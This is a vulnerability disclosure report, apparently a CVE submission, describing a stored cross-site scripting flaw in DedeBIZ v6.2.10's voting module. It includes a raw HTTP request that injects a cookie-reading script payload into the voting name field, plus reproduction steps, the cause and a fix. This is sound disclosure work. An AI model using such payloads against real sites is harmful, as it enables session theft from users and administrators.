Stored xss vulnerability exists in DedeBIZ v6.2.10

[Suggested description]

DedeBIZ v6.2.10 was discovered to contain stored xss vulnerability in /apps/vote.php.

[Vulnerability Type]
Cross Site Scripting (XSS)

[Vendor of Product]

https://github.com/DedeBIZ/DedeV6

https://www.dedebiz.com/

[Affected Product Code Base]

DedeBIZ 6.2.10

[Affected Component]

`/apps/vote.php`


```
POST /admin/vote_edit.php HTTP/1.1
..........
dopost=saveedit&aid=1&_csrf_token=f75a1bfe2b5ab6613069c569fadcb360&votename=%3Cscript%3
Ealert%28document.cookie%29%3C%2Fscript%3E&totalcount=0&starttime=2010-02-
17+00%3A00&endtime=2020-03-
19+00%3A00&isallow=1&view=1&spec=0&ismore=0&votenote=%3Cv%3Anote+id%3D%221%22+count%3D%
221%22%3E%E6%9C%8B%E5%8F%8B%E4%BB%8B%E7%BB%8D%3C%2Fv%3Anote%3E%3Cv%3Anote+id%3D%222%22+
count%3D%220%22%3E%E9%97%A8%E6%88%B7%E7%BD%91%E7%AB%99%E7%9A%84%E6%90%9C%E7%B4%A2%E5%BC
%95%E6%93%8E%3C%2Fv%3Anote%3E%3Cv%3Anote+id%3D%223%22+count%3D%222%22%3EGoogle%E6%88%96
%E7%99%BE%E5%BA%A6%E6%90%9C%E7%B4%A2%3C%2Fv%3Anote%3E%3Cv%3Anote+id%3D%224%22+count%3D%
222%22%3E%E5%88%AB%E7%9A%84%E7%BD%91%E7%AB%99%E4%B8%8A%E7%9A%84%E9%93%BE%E6%8E%A5%3C%2F
v%3Anote%3E%3Cv%3Anote+id%3D%225%22+count%3D%221%22%3E%E5%85%B6%E5%AE%83%E9%80%94%E5%BE
%84%3C%2Fv%3Anote%3E&isenable=0&Submit=


GET /apps/vote.php?aid=1&dopost=view HTTP/1.1
.......
```


[Attack Type]
Remote

[Vulnerability demonstration]


1.First, enter the admin backend management . Select 'plugin management', click on 'voting module', and the voting name can be modified on the right. Change 'Voting Name' to `<script>alert(document.cookie)</script>`



2. After clicking the "Save" button, it was found that the voting name had been successfully modified. Then, click on the newly modified voting name and enter the voting page, it is found that xss has been successfully triggered.




3.It can be found that the xss statement was successfully written to the database



[Cause of vulnerability]

In `apps/vote.php`, the backend of the website did not filter special characters for "voting name", which triggered XSS by outputting XSS statements on the front-end page



[Repair suggestions]

Filter the voting name output content.